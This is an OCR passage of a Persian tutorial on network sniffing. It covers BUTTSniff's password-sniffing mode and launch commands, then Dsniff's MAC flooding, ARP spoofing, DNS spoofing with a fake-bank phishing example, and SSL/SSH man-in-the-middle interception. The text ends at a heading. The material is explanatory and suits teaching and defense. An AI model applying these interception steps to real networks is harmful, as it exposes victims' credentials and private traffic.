
بررسی حالت عملیاتی interactive را از ان جهت پیش از بررسی حالت عملیاتی disk dump انجام میدهیم که برای مبتدیان قابل درک تر است . دستیابی به قابلیت های این حالت عملیاتی مستلزم مشخص کردن شناسه یک رابط شبکه (رابطی که فرایند استراق سمع از ان طریق انجام خواهد شد) و یک شماره پورت است. این پورت قطعا ان چیزی نیست که اکنون در ذهن خود تصور میکنید (حتما تصور اولیه شما پورتی است که از طریق ان به استراق سمع می پردازید) . در حقیقت منظور ان پورتی است که قابل دست یابی بوده و بتوان نتایج حالت شبح " interactive " را برروی ان مستقر کرد. قابل ذکر است حالت عملیاتی interactive با تعیین یک استقرار یک شبح بر روی پورت مشخصی از سیستم میزبان قابل دست یابی است ، به طوری که اگر پورت مورد نظر ، پورت ۸۸۸۸ باشد فرمان زیر این کار را انجام میدهد :

C:\ >BUTTSniff –i 0 8888

تحت چنین شرایطی صدور فرمان زیر موجب برقراری ارتباط با این شبح خواهد شد :

C:\ > telnet localhost 8888

با صدور فرمان فوق منوی اصلی حالت عملیاتی interactive ، به صورتی که در شکل مشاهده میکنید ، در اختیار قرار می گیرد.



گزینه Monitor Connections :
نام گزینه به خوبی بیانگر امکانی است که در اختیار قرار میدهد. کلیه آدرس IP محسوس توسط رابط شبکه ای که عملیات استراق سمع از ان طریق انجام میشود، از طریق این گزینه در اختیار قرار میگیرد .

گزینه Password Sniffer :
باز هم اسم گزینه تمام کاری گزینه را خوب نمایش میدهد ، این گزینه تنها به اطلاعات احراز هویت حساس است ، نمونه ای از عمل کرد این گزینه را در شکل مشاهده میکنید .


گزینه Configure :
به کمک این گزینه میتوان فیلترهای را جهت بهره برداری از حالت عملیاتی interactive پیکر بندی و فعال نمود.

حالت عملیاتی Disk Dump :

چنانچه هدف مورد نظر نظارت بر انواع خاصی از فعالیتهای انجام شده حین یک دوره زمانی طولانی باشد ، بهره گیری از حالت عملیاتی disk Dump تسهیلات بسیار مناسبی را در اختیار قرار میدهد. با استفاده از حالت شما میتوانید تنظیمات مورد علاقه خود زا انجام دهید آنگاه بروید و یک ماه دیگر بیاید و نتایج را با خود ببرید ؛ مشابه حالت قبل اولین سوییچ در برنامه استفاده از شناسه رابط شبکه مورد استفاده است (با این دستور buttsniff -l پیدا میشود)

۲- استراق سمع از سوییچ : Active Sniffing

برخلاف هاب های معمولی در شبکه اترنت که فریم ارسالی روی یک کانال را روی تمام کانالها به صورت فراگیر ارسال می نماید ، عملکرد سوییچ بسیار هوشمندانه تر از هاب است ، بدین نحو که با دریافت یک فریم از روی یکی از کانالهای ورودی آنرا بر روی همه کانالهای خروجی ارسال نمی کند بلکه قبل از ارسال آن ، آدرس فیزیکی مقصد (Destination Address) را بررسی کرده و فقط ان را بر روی کانال ارسال میکند که ماشین مقصد بدان کانال متصل است . بدین طریق یک ایستگاه متصل به سوییچ قادر نخواهد بود ترافیک متعلق به ایستگاه دیگر را بشنود. برای درک بهتر مفهوم به شکل زیر توجه کنید :



با چنین ساختاری در شبکه اترنت Sniffer قادر نخواهد بود ترافیک جاری شبکه را دریافت کرده و در اختیار نفوذگر قرار دهد. لذا استفاده از ابزار Snort و Sniffit و WinDump & TCPDump در شبکه های مبتنی بر سوییچ چندان فایده ای نخواهد داشت و فقط فریم های ارسالی برای همان ماشینی که روی ان ابزار نصب شده را دریافت و در اختیار قرار میدهد.برای رفع این مشکل

ابزارهای مفید و در عین حال خطرناکی تهیه و توزیع شده اند که سوییچ های ضعیف و قدیمی را گمراه میکنند. البته این سوییچ ها در بازار نسبت به مدل امن تر خود خیلی بیشتر وجود دارند.
یکی از ابزار هایی که برای استراق سمع از روی سوییچ تهیه شده است (توسط Dug Song) ابزار Dsniff است که از سه مکانیزم برای ربودن فریم های ارسالی استفاده میکند . این ابزار بر روی محیطهای سازگار با لینوکس و یونیکس و سولاریس و ..... است و تمرکز اصلی آن بر روی ربودن اطلاعات از روی کانال انتقال شبکه LAN و تحلیل بسته ها ، دسته بندی و استخراج اطلاعات حساس از آنها است. در ادامه این ابزار را مورد بررسی قرار میدهیم .

مقدمه بر DSNIFF :

این ابزار بدون هیچ گونه اغراق در رده اول ابزار های استراق سمع قرار دارد و اندر خفن بودن رو دست ندارد به طور یقین میدانم اکثر شما با این ابزار آشنایی ندارید و به دنبال ابزارهای مثل TCPDump و WinDump و .... هستید ، البته این ابزارها خوب هستند و من منکر کارایی خوب آنها نیستم ولی این یکی رو دست تمام اینها است .

ابزار Dsniff ترافیک جاری بر روی شبکه را بر اساس شماره پورت و مشخصات پروتکل لایه کاربرد دسته بندی کرده و بسته های مرتبت با بسیاری از پروتکل های مشهور را استخراج و تفسیر می نماید. یعنی بسته های که در لایه کاربرد و از طریق پروتکلهای مشهور تولید و مبادله میشود را به صورت مجزا و بر اساس تمایل و انتخاب کاربر ، در اختیار قرار میدهد.

مجموعه پروتکلهای که ابزار Dsniff بسته های متعلق به آنها را دسته بندی و تفکیک مینماید عبارتند از :

ftp , telnet , SMTP , http ,pop , poppas , nntp , IMAP , snap , LDAP , rlogin , RIP , OSPE , NFS , YP/NIS , SOCKS , X11, CVS , IRC , AIM , ICQ , Napster , PostgreSQL , Meeting , Maker , Citrix ICA , Symantec pcAnywhere , NAI Sniffer , Microsoft SMB , Oracle SQL Net , Sybase SQL , Microsoft SQL , ...
خوب شاید فکر کنید این ابزار فقط به درد یک نفوذگر حرفه ای بخورد اما در جواب باید گفت بهترین استفاده را مدیر سیستم میتواند از آن بکند اگر.....

همانگونه که در بالا اشاره شد این ابزار از سه (۳) مکانیزم برای استراق سمع از روی سوییچ ها استفاده میکند ، که قبل از هر چیز این سه مکانیزم را مورد بررسی قرار میدهیم . این سه شیوه به قرار زیر است :

۱. **از کار انداختن سوییچ از طریق ارسال سیل آسای بسته ها توسط Dsniff .**
۲. **گمراه کردن ماشین با ارسال پیامهای جعلی ARP .**
۳. **فریب دادن ماشین از طریق استراق سمع و ارسال دروغین پاسخ DNS .**

۱- از کار انداختن سوییچ از طریق ارسال سیل آسای بسته ها توسط Dsniff .

در تکنیک اول Dsniff از روشی استفاده میکند که ان را Macof نامیده و مبتنی بر ارسال سیل آسای بسته های به سمت سوییچ است. به گونه ای که میدانید هر کارت شبکه یک آدرس منحصر به فرد و یکتا و جهانی دارد که در کارخانه سازنده بر روی EPROM یا E_2PROM حک میشود. در حقیقت این آدرس ، سخت افزار ماشین مقصد را جهت دریافت فریم از روی کانال تحریک میکند.

سوییچ ها تا موقعی که از طریق کابل به یک کارت شبکه متصل نشوند هیچ اطلاعاتی از آدرس سخت افزاری کارتهای شبکه ندارند به همین دلیل در هر سوییچ اندکی فضای حافظه RAM تعبیه شده تا با دریافت یک فریم از روی کانال ، آدرس مبدا (Source Address) آن فریم را ذخیره کرده و در آینده از ان آدرس به عنوان مبنای راه گزینی فریم ها (Switching) استفاده نماید. بسیاری از سوییچ ها با دریافت یک فریم از یکی از کانالهای ورودی سریعا آدرس مبدا آن را درون حافظه خود جستجو می کند و درصورتی که آدرس جدیدی باشد آن را ذخیره مینماید.

مکانیزمی که Dsniff برای گمراه کردن سوییچ به کار برده ، ارسال سیل آسای فریم هایی است که دارای آدرس مبدا کاملا تصادفی و بی ربط هستند. سوییچ در مواجه با این فریم ها مجبور است همه آدرس های مبدا را درون حافظه خود ذخیره نماید و این عمل باعث پر شدن حافظه سوییچ از آدرس های آشغال خواهد شد. برخی از سوییچ ها (بیش از ٨٠%) در هنگام پر شدن حافظه خود ، از عمل سوییچینگ صرفنظر کرده و عملکردی مشابه یک هاب ساده پیدا میکنند ، خوب این عمل سوییچ همان هکس العمل دلخواه نفوذگر از سوییچ میباشد زیرا حال قادر است به ترافیک ارسالی از تمام ماشین ها گوش دهد !


- **نکته :** این روش در مورد بسیاری از سوییچ ها کار میکند ولی دسته ای از سوییچ ها نصبت به آدرس های تصادفی و آشغال مقاوم هستند زیرا آدرس های جدید را به جای آدرس اعلام شده قبلی منظور میکنند لذا هیچگاه حافظه سوییچ پر نخواهد شد. به عبارت ساده تر سوییچ از هر کانال ارتباطی فقط یک آدرس را میپزیرد و آن هم آخرین آدرس اعلام شده است. در صورت حمله به سوییچ از طریق تکنیک Macof در ابزار Dsniff کار گشا نخواهد بود !! برای رفع این مشکل باید از تکنیک پایین استفاده کرد.

٢- گمراه کردن ماشین با ارسال پیامهای جعلی ARP .

تکنیک دومی که ابزار Dsniff برای گمراه کردن سوییچ به کار میگیرد Arpspoof نام دارد. در شرایط عادی ترافیک خارجی یک ایستگاه متصل به سوییچ به سمت یک مسیریاب پیش فرض هدایت میشود.

- منظور از ترافیک خارجی آن دسته از بسته های IP است که مقصد آنها ، شبکه ای در خارج از شبکه محلی است و باید برای هدایت به سمت مقصد ، به مسیریاب پیش فرض در شبکه محلی تسلیم شود.


هر ماشین در شبکه ، آدرس یک ماشین متصل به سوییچ را به عنوان مسیریاب پیش فرض میداند. (و باید بداند زیرا اگر نداند ارتباط با دنیای خارج مفهومی ندارد). به مسیریاب پیش فرض در سیستم عامل ویندوز، دروازه پیش فرض یا (Default Gateway) گفته میشود. در حقیقت مسیریاب پیش فرض هدایت بسته های شبکه محلی را به دنیای خارج از شبکه ، بر عهده دارد . به شکل زیر دقت کنید :



نفوذگر توانسته است یکی از ایستگاه های شبکه های محلی را در اختیار بگیرد ولیکن به دلیل عملکرد صحیح ، سوییچ اشباع نمی شود. بدین ترتیب او قادر به استراق سمع ترافیک بقیه ایستگاه ها نیست. حال Dsniff با اتکا به پروتکل ARP سعی میکند ایستگاه هدف را گول بزند.

- حتما در مفاهیم اولیه TCP/IP آموخته اید که هر ایستگاه از طریق پروتکل ARP آدرس IP یک ماشین محلی را با آدرس MAC مینگارد ؛ این کار بر اساس ارسال فراگیر " بسته تقاضای ARP " (ARP Request) روی شبکه محلی و دریافت " بسته پاسخ ARP " (ARP Response) بنا شده است.

عمل گول زدن Dsniff بدین نحو است که با ارسال یک بسته دروغین و جعلی آدرس فیزیکی خود به عنوان آدرس مسیریاب پیش فرض اعلام میکند. با این تکنیک ماشین نفوذگر گام اول مسیر و مسیریاب واقعی گام دوم مسیر محسوب میشود و تمام بسته های IP برای خروج از شبکه محلی ، ابتدا تحویل ماشین نفوذگر خواهند شد! بدین منظور قبل از اعمال تکنیک فوق ، ماشین نفوذگر باید عمل هدایت و مسیر یابی را بر عهده بگیرد (این عمل اصطلاحا IP Forwarding گفته میشود و باید روی سیستم عامل نفوذگر فعال شده باشد). برای درک بهت مراحل این تکنیک به شکل و توضیحات آن توجه کنید :




۱. در مرحله اول ، نفوذگر عمل IP Forwarding را روی ماشین خود فعال میکند تا بتواند پس از استراق سمع و ربودن بسته آن را به سمت مسیر یاب اصلی و واقعی هدایت نماید بدین منظور که وقفه ای در کار شبکه پیش نیاید و قربانی از ماجرا بویی نبرد.
۲. در مرحله دوم ، Dsniff یک بسته جعلی ARP Response " بسته پاسخ ARP " به سمت ماشین هدف ارسال کرده و اعلام میدارد که آدرس فیزیکی او معادل با آدرس IP از مسیریاب پیش فرض است. پس از دریافت این بسته پروسه ARP در ماشین هدف ، آدرس قبلی را حذف و آدرس فعلی را جایگزین میکند. بدین نحو ماشین قربانی فریب بسته های دروغین را میخورد. از ان به بعد هر بسته ای که به سمت مسیریاب پیش فرض هدایت شود تحویل ماشین نفوذگر خواهد شد.
۳. در مرحله سوم ، ماشین قربانی ترافیکی را که باید به سمت مسیریاب پیش فرض ارسال شود ، دو دستی به ماشین نفوذگر تقدیم میکند ؛ زیرا در جدول ARP ، آدرس فیزیکی ماشین نفوذگر معادل با آدرسی IP از مسیریاب پیش فرض قرار داده شده است.
۴. در مرحله چهارم ، Dsniff ترافیک خارجی ماشین قربانی را دریافت کرده و در اختیار نفوذگر قرار می دهد. (هدفی که نفوذگر در پی آن بوده است !!)
۵. در مرحله پنجم ، چون ماشین قربانی نباید از موضوع استراق سمع باخبر شود بلافاصله بعد از نسخه برداری از بسته های IP ، آنها را به سمت مسیریاب واقعی هدایت میکند تا بسته ها بلافاصله به مقصد اصلی خود ارسال شود.

- در حقیقت تکنیک Arp Spoof در نرم افزار Dsniff ، بر علیه سوییچ عملی انجام نمیدهد ، بلکه با تحریف جدول ARP در ماشین قربانی او را گول زده و گمراه میکند به گونه ای که ترافیک خارجی او از ماشین نفوذگر عبور خواهد کرد.

۳- گمراه کردن ماشین از طریق استراق سمع و ارسال دروغین پاسخهای ARP .

تکنیک فریب Arpspoof بر اساس " تغییر بسته های هدف به سمت ماشین نفوذگر و از آنجا به مسیریاب پیش فرض " بنا شده است و ماشین قربانی به دلیل پذیرش بسته های جعلی و دروغین ARP Response و ذخیره آن در " ARP Mapping Table " (یا جدول نگاشت آدرس) گمراه میشود.
اصول تکنیک Arpspoof را میتوان با ارسال بسته های جعلی DNS پیاده سازی کرد. به گونه ای که همه میدانیم سیستم DNS آدرس های نمادین حوزه را به آدرس های IP ترجمه میکند ؛ در نرم افزار Dsniff تکنیکی برای گمراه کردن ماشینها از طرق سیستم DNS گنجانده شده است که DNSSpoof نام دارد. در این تکنیک آدرس حوزه مورد درخواست ماشین قربانی ، به آدرس جعلی و دروغین از ماشین نفوذگر ترجمه میشود.
در نظر بگیرید که http://www.mackbank.com آدرس یک بانک خود پرداز و بلادرنگ باشد که مبتنی بر وب به مشتریان خود سرویس میدهد. وقتی کاربری در شبکه میخواهد به سراغ بانک برود ، آدرس نمادین ان را در خط آدرس مرورگر خود تایپ میکند. ماشین او تلاش مینماید تا با ارسال بسته های پرس و جو به DNS محلی این آدرس حوزه را به آدرس IP ترجمه کند. ماشینی که Dsniff روی ان نصب شده ، مترصد همین لحظه است ؛ **به سرعت** اقدام به ارسال یک بسته پاسخ DNS که به صورت دروغین و جعلی تنظیم شده مینماید و آدرس IP خود را به عنوان آدرس بانک مورد نظر اعلام می کند. از ان به بعد مرورگر قربانی ، تقاضای دریافت صفحات وب را به اشتباه برای ماشین نفوذگر ارسال میکند. در ماشین نفوذگر صفحات وب جعلی مشابه با صفحات اصلی بانک ، آماده تحویل به کاربر است. به طور معمول کاربر برای ورود به حساب شخصی خود ، باید اطلاعاتی نظیر شماره شناسایی و کلمه عبور وارد کند ؛ نفوذگر آنها را دریافت میکند. البته این تکنیک به صورت دیگری نیز که کاربردی تر و راحت تر و از همه مهمتر کاری تر نیز میباشد قابل استفاده است که از توضیح آن صرف نظر به عمل آمده است !!! برای درک بهتر این تکنیک به شکل زیر و توضیح مراحل آن توجه کنید :



١. در مرحله اول ، نفوذگر برنامه Dnsspoof را بر روی یکی از ماشینهای شبکه محلی اجرا و فعال می نمای. این برنامه مترصد می ماند تا یک تقاضای ترجمه نام برسد. دقت کنید اگر شبکه محلی با سوییچ پیاده سازی شده باشد باید طبق تکنیکی که در قبل گفته شده ماشین نفوذگر آدرس خود را به عنوان DNS محلی اعلام نماید (در شبکه های مبتنی بر هاب نیاز به انجام این کار نیست !) .
٢. در مرحله دوم ، ماشین قربانی سعی میکند تا آدرس حوزه www.nockbank.com را به آدرس IP ترجمه نماید و لذا یک بسته پرس جو ، (برای ارسال به سمت DNS محلی) روی شبکه ارسال میکند.
٣. در مرحله سوم ماشین نفوذگر این تقاضا استراق سمع را دریافت می دارد.
٤. در مرحله چهارم ، نفوذگر با دریافت بسته های پرسش بلافاصله به آن پاسخ داده و آدرس خودش را به دروغ معادل با آدرس مورد نظر ، اعلام میدارد. (یعنی آدرس IP ماشین نفوذگر به جای آدرس IP مربوطه به سرویس دهنده بانک بر میگردد). بدین ترتیب در ماشین قربانی آدرس IP جعلی درون جدول DNS درج میشود.
٥. در مرحله پنجم ، مرورگر قربانی یک ارتباط TCP با ماشین نفوذگر برقرار کرده و تقاضای صفحه اصلی بانک را می نماید. حال این صفحه و صفحات بعدی به صورت جعلی برای قربانی ارسال شده و اطلاعاتی که کاربر جهت ورود درج کرده در اختیار نفوذگر قرار میگیرد.

- همانطور که مشاهده کرده اید ابزار Dsniff توانایی جعل آدرس MAC در هنگام نگاشت آدرس IP به MAC توسط ARP و همچنین توانای جعل آدرس IP در هنگام نگاشت آدرس حوزه به IP توسط DNS را دارا میباشد.

ابزار مورد بحث توانایی های جالب دیگر و البته کم نظیر و در بعضی مواقع به واقع بی نظیر دیگری را دارا میباشد که از آن جمله می توان به استراق سمع از https و ssh و ... را نام برد. که از این وارد بسیار من به علت جالب بودن بحث در باره استراق سمع از SSH و HTTPS را مورد بررسی قرار میدهم .

استراق سمع از HTTPS و SSH :

استراق سمع از HTTPS و SSH :

قبل از آن که روش Dsniff را برای استراق سمع از سوکتهای SSL تشریح کنم روش برقراری یک ارتباط https را یادآوری میکنم. وقتی که مرورگر با یک سرویس دهنده مطمئن ارتباط https برقرار میکند ، سلسله فعل انفعالات زیر اتفاق می افتد :

١. در اولین مرحله ، سرویس دهنده گواهی نامه دیجیتالی (Digital Certificate) خود را بری مرورگر ارسال میکند تا هویت سرویس دهنده برای مرورگر محرز شود. این گواهینامه دیجیتالی به مثابه گواهینامه رانندگی شما در یک جاده است.
٢. در دومین مرحله ، مرورگر تلاش میکند تا ابتدا اعتبار این گواهینامه دیجیتالی را توسط یک سرویس دهنده معتبر و قابل اعتماد جهانی که " Trusted Certificate Authority " نامیده میشود ، تائید نماید.

۳. اگر صحت این گواهینامه دیجیتالی تایید شد یک ارتباط SSL بین مرورگر و سرویس دهنده مورد نظر برقرار شده و یک کلید رمز تصادفی برای رمز نگاری اطلاعات در خلال نشست SSL در نظر گرفته میشود . مبادله کلید رمز ، امن Secure است و قابل کشف و استراق سمع نخواهد بود.
۴. پس از توافق بر روی این کلید رمز مبادله داده ها بین مرورگر و سرویس دهنده به صورت رمزنگاری شده شروع میشود و چون رمز گشایی آنها از لحاظ عملی فعلا ممکن نیست لذا یک نشست امن برقرار شده است !!

با این توضیح کوتاه متوجه شده اید که Dsniff هرگز قادر به رمز گشایی اطلاعات و استراق سمع آنها نیست. تکنیک Dsniff برای استراق سمع از سوکتهای SSL به شرح زیر است :

- ابزار Dsniff نصب شده روی ماشین نفوذگر ، به صورت یک واسطه بین سرویس دهنده و مرورگر قربانی می نشیند و خود را به جای سرویس دهنده اصلی وانمود می کند. بدین منظور با استفاده از تکنیک Dnsspoofing ، ماشین قربانی به گونه ای فریب داده می شود تا از آدرس IP ماشین نفوذگر بجای آدرس سرویس دهنده واقعی استفاده کند !
- مرورگر قربانی به اشتباه با ماشین نفوذگر (به عنوان سیستم میانی که دزد داده ها است) یک ارتباط https (مبتنی بر سوکتهای امن) برقرار می کند.
- ابزار Dsniff بلافاصله گواهینامه دیجیتالی خود را برای مرورگر قربانی ارسال می نماید ؛ اگر چه این گواهینامه دیجیتالی معتبر است ولی قطعا متعلق به سرویس دهنده اصلی نیست (مثل این است که گواهینامه معتبر دوستتان را به افسر راهنمایی و رانندگی نشان بدهید. با یک نگاه به عکس روی آن و چهره شما متوجه میشود که متعلق به خودتان نیست) .
- مرورگر قربانی بلافاصله به کاربر اعلام میکند که گواهینامه دیجیتالی با آدرس حوزه مورد نظر او تناقض دارد (چون این گواهینامه دیجیتالی متعلق به Dsniff بوده است) خوشبختانه !! مرورگر ها بعد از اعلام یک هشدار ، اختیار را به دست کاربر می دهند و از او کسب تکلیف می کنند که آیا برقراری ارتباط را با وجود چنین تناقضی صورت گیرد یا که خیر !!
- معمولا کاربران معمولی اطلاعات زیادی در مورد گواهینامه دیجیتالی و اهمیت ان ندارند و بطور معمول یاد گرفته اند از پیغام های هشدار چشم پوشی کرده و بدون مطالعه پیام آن سریعا کلید ادامه کار یا کلید Proceed را فشار بدهند تا سریعا به کارشان برسند. بدین نحو کاربر نحو کاربر به واسط میانجی که همان Dsniff است اعتماد کرده و پس از مبادله کلید رمز ، یک نشست https با آن برقرار میکند.
- در طرف دیگر Dsniff در نقش مرورگر یک نشست امن https با سرویس دهنده اصلی بر قرار مینماید و کلید رمز بین او و سرویس دهنده توافق میشود. بدین نحو Dsniff عملا در نقش یک سرویس دهنده کوچک پراکسی (Proxy) دو ارتباط هم زمان https برقرار خواهد کرد :
  I : بین خودش به عنوان سرویس دهنده و مرورگر قربانی .
  II : بین خودش به عنوان مرورگر و سرویس دهنده اصلی .
- ابزار Dsniff داده های ارسالی از مرورگر را گرفته و با کلید خودش رمز گشایی میکند و ضمن استراق سمع و ذخیره ، آنها را مجددا با کلید رمز دیگرش رمزنگاری کرده و به سمت سرویس دهنده اصلی ارسال مینماید. در مورد داده های ارسالی از سرویس دهنده نیز همین کار را انجام میدهد. خوب نفوذگر به هدف خود رسید !!!

برای درک بهتر فرایند این تکنیک به شکل زیر توجه کنید :

در این شکل ماشین نفوذگر بین ماشین ماشینهای BOB و ALICE قرار گرفته است و اطلاعات آن دو را بین طرفین مبادله و استراق سمع می نماید.


در ابزار Dsniff به قابلیت استراق سمع از سوکتهای SSL اصطلاحا web mitm و ssh mitm گفته شده است :

- Web mitm برای استراق سمع از https (داده هی وب)
- Ssh mitm برای استراق سمع از ssh (Secure Shell)

Mitm : اصطلاحی است که گروه Dug Song رایج کرده است و یک اصطلاح مسخره و انحرافی برای Person-in-the-Middle است. در تمام حملات نوع mitm ، یک ماشین با نیرنگ و به طور مخفیانه ، خودش را بین یک سرویس دهنده و مشتری قرار میدهد و اطلاعات را بین ان دو مبادله میکند در حالیکه یک نسخه از اطلاعات را در اختیار نفوذگر قرار میدهد.

تشریح تکنیک web mitm در ابزار Dsniff :

